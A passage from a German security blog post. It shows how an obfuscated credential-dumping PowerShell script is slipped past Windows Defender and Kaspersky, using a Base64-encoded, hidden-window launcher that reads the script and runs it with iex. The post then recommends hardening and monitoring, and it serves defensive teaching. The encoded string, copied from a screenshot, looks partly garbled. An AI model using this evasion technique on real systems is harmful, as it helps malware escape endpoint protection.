
Aber wie schaut es mit der Laufzeit aus? Im letzten Versuch wurde zuletzt der gesamte PowerShell-Prozess terminiert... Ich starte den Code im Kontext meiner Testbenutzerin:



Leider wird das Ergebnis auch nur ganz kurz gezeigt:



Und dann beendet der Defender die PowerShell:




Schade: das Ändern der Funktionsnamen hat nicht genügt, um den Windows Defender zu täuschen. Man könnte natürlich noch weitere Änderungen vornehmen:

- sinnfreie Anweisungen könnten integriert werden
- Variablen kann man wie die Funktionen umbenennen
- Kommentare können gelöscht werden (auch da stehen ggf. TriggerWords drin)

Ich wollte aber was anderes probieren. Durch einen kleinen Zufall habe ich etwas Interessantes herausgefunden...

Der verschachtelte Aufruf

Die gleiche Datei (obfuskiert, zufällig und mit Aliassen) habe ich auf dem Zielsystem zur Analyse in der Powershell ISE geöffnet und ausgeführt. Und hier kam die Überraschung:



Der Code wurde ohne Warnung ausgeführt. Und die PowerShell ISE blieb offen!!! Das weckte meine Neugier! Was macht die ISE anders als die powershell.exe? Die Antwort ist einfach: die ISE startet den Code in einem Subprozess während die powershell.exe die Ausführung selber übernimmt. Das lässt sich doch nachstellen... 😊

Dafür benötige ich nur einen kleinen Launcher – also nen Code, den ich an eine weitere PowerShell übergeben kann. Da die PowerShell mit BASE64 kodierten Aufrufen umgehen kann fand ich darin gleich noch eine zusätzliche Verschleierung. In dieser BASE64-Anweisung steht eigentlich nur drin: „Lieber SubProzess, bitte ließ die Scriptdatei und führe den Text mit Invoke-Expression aus“:


```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help


mkcalle.ps1* X
1 # generiere minikatz cmd
2 $lines = @()
3 $lines += '$stream = [System.IO.StreamReader] (Get-Item -Path "c:\users\tessa.test\desktop\03-obfuskiert, zufällig, aliased.ps1").FullName'
4 $lines += '$data = $stream.ReadToEnd()'
5 $lines += '$stream.Close()'
6 $lines += 'iex $data'
7
8 $cmd = $lines -join ';'
9
10 # encode das cmd in BASE64
11 $bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
12 $enc = [Convert]::ToBase64String($bytes)
13
14 # erstelle launcher
15 "powershell -w n -enc $enc"

PS C:\> "powershell -w n -enc $enc"
powershell -w n -enc JABZAHQAcgB1AGEAbQAgAD0AIAbBAFMAeQBZAHQAZQBtAC4ASQBPAc4AUw0A0IAZQBhAG0AUgB1AGEAZAB1AHTAXQAgACgARwB1AHQALQB3AHQAZQBtACAAALQBQAGEAdABoACAAIgbJAdoAXAB1AHM
AZQBzYAMAXAB0AGUAcwB2AGEALgB0AGUAcwB0AFwAZAB1AHMAawB0AGBACABcADAAMwATAGBAYGBMAHUAcwBfAGkAZQByAHQALAAgAHoadQBMAQQABABsAGkAZwAsACAAAYQBSAGkAYQBSZAGUAZAaUHAACwAXACTIAKQAUeAYAdQB
sAGwATgBhAG0AZQ7ACQAZABhAKYAYQAgAD0AIAKAHMAgABYAGUAYQBtAC4AUgB1AGEAZABUAGBARKUAgQAKAApAdS-AJABZAHQAcgB1AGEAbQAUAGhABwVAHMAZQAgcKKAowBpAGUeAAGACQAZABhAKYAYQ=

PS C:\>
```


Es wird Zeit für den Versuch:





GESCHAFFT! Der Code läuft und wird vom Windows Defender komplett ignoriert! Auf einem aktuellen Windows 10 Version 1903!

Aber vielleicht ist damit nur der Defender überfordert. Was sagt denn mein Kaspersky AV dazu?



Dieser Code schlägt durch! Und durch die neuen Generator-Funktionen bekomme ich jedes Mal ein neues Script! Es ist also mit **wenig Aufwand** möglich, die modernen Systeme zu kompromittieren!

Schutzmaßnahmen

Versteht ihr nun, warum es so viel Schadcode da draußen gibt? Es existieren zahlreiche Generatoren und Obfuskatoren, die einen fertigen Schadcode modifizieren und tarnen. Angreifer kennen und nutzen diese Werkzeuge. Und wenn diese sich gegen AV-Lösungen bewehren, dann werden sie eingesetzt!

Natürlich kennen auch die AV-Hersteller diese Methoden und rüsten ihre Produkte entsprechend aus. Aber wenn wie in meinem Beispiel der Mechanismus manuell bzw. individuell programmiert wird, dann haben die Schutzprogramme keine Chance...

Aber wie schützt man sich und seine Infrastruktur denn davor? Die Antwort ist nicht ganz einfach. Ich würde ein System aus 2 Komponenten empfehlen: aktive Schutzvorkehrungen und aktives Monitoring.

aktive Schutzvorkehrungen

Auf ein Antivirus-Programm würde ich auch nach dieser Demo nicht verzichten. Ihr habt gesehen, dass es einigen Aufwand auf der Angreiferseite erfordert, an modernen AV vorbei zu kommen.

Dazu würde ich aber immer entsprechende Systemhärtungen vornehmen. Dazu zählen

- Eingesetzte Betriebssysteme und Software sollte fehlerfrei konfiguriert sein
- Die Einschränkung der Accounts, die ins Internet dürfen.
- Die Einschränkung der administrativen Accounts auf wenige Systeme (siehe mein Blogbeitrag zum Thema „Tier-Management und SecurityScopes“)
- Das Abschalten von veralteten und unsicheren Protokollen. Dazu zählt für mich auch das Verhindern der Passwortspeicherung. Denn jeder Speicher kann kompromittiert werden. Kein System ist sicher...

aktives Monitoring

Es wird aber nicht gelingen, sich gegen alle Angriffe zu schützen. Daher sollte unbedingt ein Monitoring die wichtigen Bereiche der Infrastruktur beobachten und analysieren. Aus einer Vielzahl von Logfiles und Eventlogs können mit der Zeit sogar Anomalien im Verhalten von Systemen und Benutzern erkannt werden. Das Erkennen eines Angriffes bzw. einer Anomalie kann dann für einen stillen Alarm verwendet werden. Bei kritischen Systemen könnte aber auch eine aktive Gegenmaßnahme eingeleitet werden.

Zusammenfassung

Es gibt keinen totalen Schutz! Asume the breach! Aber ihr könnt es den Angreifern (sehr) schwer machen. Und das ist der Reiz für mich als Verteidiger. Seid kreativ und bleibt mit eurem Wissen aktuell. Dann tretet ihr euren Angreifern auf Augenhöhe gegenüber!

Stay tuned